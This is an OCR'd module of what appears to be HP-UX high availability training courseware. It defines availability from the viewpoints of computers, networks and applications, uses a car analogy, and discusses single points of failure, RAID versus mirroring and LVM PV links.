
Module 2 — High Availability Concepts

Objectives

Upon completion of this module, you will be able to:

- Define High Availability (HA) and specify the potential single points of failure of a system.
- List the technologies available to address these SPOFs.
- Extend this definition of High Availability to include the management and control aspects of a good HA design.

2–1. SLIDE: What Is High Availability?



What Is High Availability?

A **system** is highly available if a single component or **resource failure interrupts** the system for only a **brief time**.

What is a ***System***? (Computer? Network? Application?)
What is a ***Resource***? (Hardware? Software? OS? Database?)
What is a ***Failure***? (Disk Crash? Too many packets? Full Filesystem?)
What is a ***Interruption***? (Reboot? User Reconnect? Poor performance?)
What is a ***Brief time***? (Minutes? Hours? Days?)

HIGH AVAILABILITY IS A DESIGN !

Depends on the viewpoint . . . .

Student Notes


The above definition of High Availability (HA) is very general and requires expansion of the terms: system, resource, failure, interrupts and brief time. These definitions will vary depending on the viewpoint. For example, system and resource tend to mean *hardware* to an administrator. To an application user however, the *killing* of a database process is a failure resulting in loss of availability of a *soft* resource.

The term *system* is in many cases, includes more than just the hardware. Depending on the "system" being kept highly available, it could include operating system resources, application processes, databases, and the ability of the users to access and connect to those resources.

Some failures can be handled transparently without any interruption (for example, disk failure in a RAID array, single bit memory error). Other failures can result in complete loss of service, and a restart. The priority of an HA system is to minimize the duration of the interruption (initially minutes) and reduce it to zero for most types of failures.

The focus in a high availability environment is TIME. It is being able to recover from any single point of failure in as brief a period of time as possible.

2–2. SLIDE: Computer System Availability



Computer System Availability

System:	**Computer**
Resources:	**CPU,** **Memory,** **Disk**
Failures:	**System Crash,** **Disk Failure**
Interruption:	**System Reboots**, **Replace Failed Hardware**
Outage Time:	**Minutes to Days**

Student Notes


Computer system availability is the concern of the system administrator. The primary objective in *computer system availability* is ensuring the “computer” stays up without any failed hardware resources.

In looking at the HA term as it relates to the *computer availability*, the above slide gives examples for each term:

- The “system” being kept highly available is the computer.
- The “resources” upon which a computer is dependent are predominantly hardware. These resource include CPUs, memory, disk drives, controller cards, power, etc. Failure of any of these resources would cause the computer to become unavailable.
- The “failures” include events that would cause the resources to become unavailable. Examples of possible failures include CPU failures, disk drive crash, double-bit memory parity errors, power outages, etc.
- The “interruptions” caused by the above failures almost always require a system reboot. In many cases, the interruption also includes the replacement of the failed hardware component.

- The "outage time" could be as short as minutes if the interruption is just a system reboot. Or it could take days if a field engineer needs to come on site to replace a failed hardware component.

2–3. SLIDE: Network Availability



Network Availability

System:	**Network**
Resources:	**Computers**, **Routers, Hubs,** **LAN Cables, Backbone,** **Modems, Phone lines**
Failures:	**Failed Network Hardware,** **Bad cables,** **High Packet Collision Rate**
Interruption:	**Slow User Response**, **User Reconnects**, **Replace Failed Hardware**
Outage Time:	**Minute to Days**

Student Notes


Network availability is the concern of the network administrator. The primary objective in *network availability* is ensuring computers and other network devices can communicate with each other.

In looking at the HA terms as it related to the *network availability*, the slide gives examples for each terms:

- The “system” being kept highly available is the network.
- The “resources” upon which the network is include the routers, bridges, hubs, network interface cards (NICs), etc. Failure of any of these resources would cause the network to potentially become unavailable.
- The “failures” include any resource failure. These include disconnected cables, power surges and power outages, equipment being accidentally powered off, etc.
- The “interruptions” caused by the above failures almost always results in a temporary loss of node-to-node communications.

- The “outage time” could be as short as minutes if a secondary route between the two nodes does not exist. Or it could take hours if an engineer needs to come on site to fix/replace a network component and only a single route between two nodes is available.

2–4. SLIDE: Application Availability



Application Availability

System:	**Application**
Resources:	**Computers, Networks,** **Operating System Resources**
Failures:	**System Crash,** **Network Component Failure,** **Full Filesystem, Performance Paralysis**
Interruption:	**Slow Reponse Time**, **System Reboots**, **Replace Failed Hardware**
Outage Time:	**Minutes to Days**

Student Notes

Application availability is the concern of the end user, the system administrator, and the network administrator. The primary objective in *application availability* is ensuring the end user has continuous access to the application (often a client/server network-based application).

In looking at the HA terms as it related to the *application availability*, the slide gives examples of each terms:

- The “system” being kept highly available is the application.


- The “resources” upon which the application is dependent are software and hardware resources. These resource computers, networks, OS and application resources. Failure of any of these resources would cause the application to potentially become unavailable to the end user.

- The “failures” include any resource failure that would prevent the end-user from properly accessing the application. These include any previously discussed system and/or network failures, or the lost of free disk space (as in a full file system) or the unplanned termination of an application process.

- The "interruptions" caused by the above failures almost always results in the application becoming unavailable to the end-user. In many cases, the interruption will require the end-user to reconnect to the application (i.e. log back in).

- The "outage time" could be as short as minutes or it could take as long as depending on the failure.

2–5. SLIDE: Analogy: Making a Car Highly Available



Analogy: Making a Car Highly Available

- Carry spare tire in trunk.
- Monitor and maintain critical resource levels (gas, oil).
- Join automobile club.
- Keep a second car as a backup.

Student Notes

When thinking about high availability of computers, networks, or applications, it often helps to relate this to something many people depend on and have already made highly available: their automobiles.

Similar to having our cars break down during rush hour is one of our worst fears, having a critical system breakdown during a production period is an IT managers worst fear.

There are a number of analogies that can be made between keeping our cars highly available and keeping computers highly available.


1. With our cars we carry a spare tire in the trunk in case one of the four main tires gets punctured. With computers we mirror or use a parity disk in case one of the primary drives experiences a failure.

2. With our cars we continually monitor critical resources like our gas and oil levels. With computers we monitor critical resources like free disk space, swap space, and memory to ensure a resource outage does not occur.

3. With our cars, we join an automobile club so we can call for emergency service if our car breaks down. With computers, we signup for computer and response center support for when computers experience problems.

4. If we can afford it, we keep a second car as a backup if our first car fails. If we can afford it, we cluster a second computer with the first in case the first computer fails.

2–6. SLIDE: Reducing the Risk



Reducing the Risk

Student Notes

This simple schematic illustrates some common Single Points of Failure (SPOFs). The common perception is that SPOFs are only hardware related:


But if the "system" is the application, then resources like the operating system, kernel parameters and administration mistakes (kill *-9 the wrong process*) must also be included.

Other aspects to consider are not only the availability of the system or application(s) but response times and performance. The performance of a server may be poor as a result of heavy demand or bad configuration. From the viewpoint of end-users and client applications, it might as well be unavailable. HA technologies and designs can accommodate this situation.

HA design should consider the possible management and control potential, as well as the *reactive to failure* elements.

HIGH AVAILABILITY IS A DESIGN !

2–7. SLIDE: Reducing the Risk (Continued)



Reducing the Risk (Continued)

MirrorDisk/UX or RAID ?

Student Notes

The first HA consideration is usually related to data and disk drives. A design incorporating some form of hardware RAID technology or soft mirroring is common. We will compare the features and benefits of these two approaches later.


From both an HA perspective AND performance, the design should include multiple controller paths and cables. LVM PV links are only used in the event of a primary path timeout, and do not load share. Good RAID array design and configuration will utilize all controllers, each acting as PV link paths for the other, resulting in HA and load sharing.

What type of RAID array and level to use cannot be taken in isolation, but must consider other technologies.

- Is online backup a requirement?
- How easy is it to replace a failed disk drive?
- Is it necessary to mix RAID levels, and tune for performance?

HIGH AVAILABILITY IS A DESIGN !

2–8. SLIDE: Reducing the Risk (Continued)



Reducing the Risk (Continued)

Student Notes

